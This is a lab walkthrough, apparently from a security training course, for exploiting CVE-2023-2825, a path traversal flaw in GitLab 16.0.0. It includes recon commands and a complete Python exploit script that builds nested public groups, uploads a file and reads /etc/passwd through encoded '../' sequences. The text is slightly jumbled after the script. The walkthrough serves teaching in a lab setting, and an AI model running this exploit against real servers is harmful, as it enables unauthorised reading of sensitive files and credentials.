
Overview
In 2023, a vulnerability was found in the Gitlab. The vulnerability is Path traversal; Path traversal is a type of web vulnerability that allows an attacker to access files and directories stored outside the intended directory. The CVE-2023-2825 affects the Community Edition (CE) and Enterprise Edition (EE) version 16.0.0. The vulnerability allows unauthenticated users to read arbitrary files through a path traversal bug. The vulnerability is discovered by Pwnie.

In this lab environment, the user will access a Kali GUI instance. A vulnerable Gitlab web application is deployed on http://demo.ine.local
Objective: Exploit the Path traversal vulnerability.

Use the credentials to log in to GitLab: - Username: root - Password: studenttest
Tools
The best tool for this lab is:
- Nmap
- Python
- Web browser
Please go ahead ONLY if you have COMPLETED the lab or you are stuck! Checking the solutions before trying the concepts and techniques you studied in the course will dramatically reduce the benefits of a hands-on lab!
What is Gitlab?
GitLab is an open-source end-to-end software development platform with built-in version control, issue tracking, code review, CI/CD, and more. Self-host GitLab on your own servers, in a container, or on a cloud provider. GitLab is built on top of Git, a distributed version control system, and provides a centralized platform for developers to work together on projects. It allows teams to store their source code repositories, track changes, and collaborate on code using features like merge requests, branches, and code snippets.
Features: - Plan: Regardless of your process, GitLab provides powerful planning tools to keep everyone synchronized. - Create: Create, view, and manage code and project data through powerful branching tools. - Verify: Keep strict quality standards for production code with automatic testing and reporting. - Package: Create a consistent and dependable software supply chain with built-in package management. - Secure: GitLab provides Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), Container Scanning, and Dependency Scanning to help you deliver secure applications along with license compliance. - Deploy: GitLab's integrated CD solution allows you to ship code with zero-touch, be it on one or one thousand servers. - Monitor: Help reduce the severity and frequency of incidents. - Govern: Manage security vulnerabilities, policies, and compliance across your organization.
Source: https://about.gitlab.com/features/
[CVE-2023-2825]
An issue has been discovered in GitLab CE/EE, affecting only version 16.0.0. An unauthenticated malicious user can use a path traversal vulnerability to read arbitrary files on the server when an attachment exists in a public project nested within at least five groups.
Read more: https://nvd.nist.gov/vuln/detail/CVE-2023-2825
Solution
Issue:
GitLab identified and addressed a critical security vulnerability, CVE-2023-2825, in its version 16.0.0. The vulnerability allows unauthenticated attackers to read arbitrary files on the server through a path traversal vulnerability. This could result in the exposure of sensitive data, including code, credentials, and tokens. The vulnerability was reported by a cybersecurity researcher named Pwnie through the HackOne bug bounty program.
Fix:
GitLab released a Critical Security Release v. 16.0.1 on March 23, 2023, to fix the CVE-2023-2825 vulnerability. Users are advised to upgrade their installations to the latest version to mitigate the risk. While there is no evidence of the vulnerability being exploited in the wild, the GitLab team quickly addressed the issue by committing a fix titled Fix arbitrary file read via filename param in their source code. This commit contains the necessary changes to resolve the path traversal vulnerability, ensuring that unauthorized file access by attackers is prevented.
Step 1: Open the lab link to access the Kali machine.
Kali machine

Step 2: Open the terminal.
Check if the provided machine is reachable.
Command
ping -c 4 demo.ine.local
The provided machine is reachable.
Step 3: Check all open ports on the machine.
Command

nmap demo.ine.local
Port 80 is open.

Step 4: Open the Firefox browser and use the following URL to access the web application, as shown in the image.
URL: http://demo.ine.local
Use the credentials to log in to GitLab. - Username: root - Password: studenttest

You can see we successfully logged into the web application; the credentials are working correctly.
Step 5: Create a Blank File with name test.py.

And open the created file.


Step 6: Paste the following python code in the test.py and save it.
import requests
        import random
        import string
        from urllib.parse import urlparse
        from bs4 import BeautifulSoup


        ENDPOINT = "http://demo.ine.local"
        USERNAME = "root"
        PASSWORD = "studenttest"

        # Session for cookies
        session = requests.Session()

        # CSRF token
        csrf_token = ""

        # Ignore invalid SSL
        requests.urllib3.disable_warnings()


        def request(method, path, data=None, files=None, headers=None):
            global csrf_token

            if method == "POST" and isinstance(data, dict):
                data["authenticity_token"] = csrf_token

            response = session.request(
                method,
                f"{ENDPOINT}{path}",
                data=data,
                files=files,
                headers=headers,
                verify=False,
            )
            if response.status_code != 200:
                print(response.text)
                print(f"[*] Request failed: {method} - {path} => {response.status_code}")
                exit(1)

            if response.headers["content-type"].startswith("text/html"):
                csrf_token = BeautifulSoup(response.text, "html.parser").find(
                    "meta", {"name": "csrf-token"}
                )["content"]

            return response


        # Get initial CSRF token
        request("GET", "")

        # Login
        print("[*] Attempting to login...")
        request(
            "POST",
            "/users/sign_in",
            data={"user[login]": USERNAME, "user[password]": PASSWORD},
        )

        print(f"[*] Login successful as user '{USERNAME}'")


        # Create groups
        group_prefix = "".join(random.choices(string.ascii_uppercase + string.digits, k=3))
        print(f"[*] Creating 11 groups with prefix {group_prefix}")

        parent_id = ""
        for i in range(1, 12):
            # Create group
            name = f"{group_prefix}-{i}"
            create_resp = request(
                "POST",
                "/groups",
                data={
                    "group[parent_id]": parent_id,
                    "group[name]": name,
                    "group[path]": name,
                    "group[visibility_level]": 20,
                    "user[role]": "software_developer",
                    "group[jobs_to_be_done]": "",
                },
            )

            # Get group id
            parent_id = BeautifulSoup(create_resp.text, "html.parser").find(
                "button", {"title": "Copy group ID"}
            )["data-clipboard-text"]

            print(f"[*] Created group '{name}'")

        # Create project
        project_resp = request(
            "POST",
            "/projects",
            data={
                "project[ci_cd_only]": "false",
                "project[name]": "CVE-2023-2825",
                "project[selected_namespace_id]": parent_id,
                "project[namespace_id]": parent_id,
                "project[path]": "CVE-2023-2825",
                "project[visibility_level]": 20,
                "project[initialize_with_readme": 1,
            },
        )
        repo_path = urlparse(project_resp.url).path
        print(f"[*] Created public repo '{repo_path}'")

        # Upload file
        file_resp = request(
            "POST",
            f"/{repo_path}/uploads",
            files={"file": "hello world"},
            headers={"X-CSRF-Token": csrf_token},
        )
        file_url = file_resp.json()["link"]["url"]
        print(f"[*] Uploaded file '{file_url}'")

        # Get /etc/passwd
        exploit_path = f"/{repo_path}{file_url.split('file')[0]}/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd"
        print(f"[*] Executing exploit, fetching file '/etc/passwd': GET - {exploit_path}")
        exploit_resp = request("GET", exploit_path)
print(f"\n{exploit_resp.text}")username, and password. Create a session object to handle cookies and disable SSL verification. Also, it defines a request function that sends HTTP requests and handles responses. And it manages the CSRF token and extracts it from the response headers when necessary. Sends an initial GET request to obtain the CSRF token.

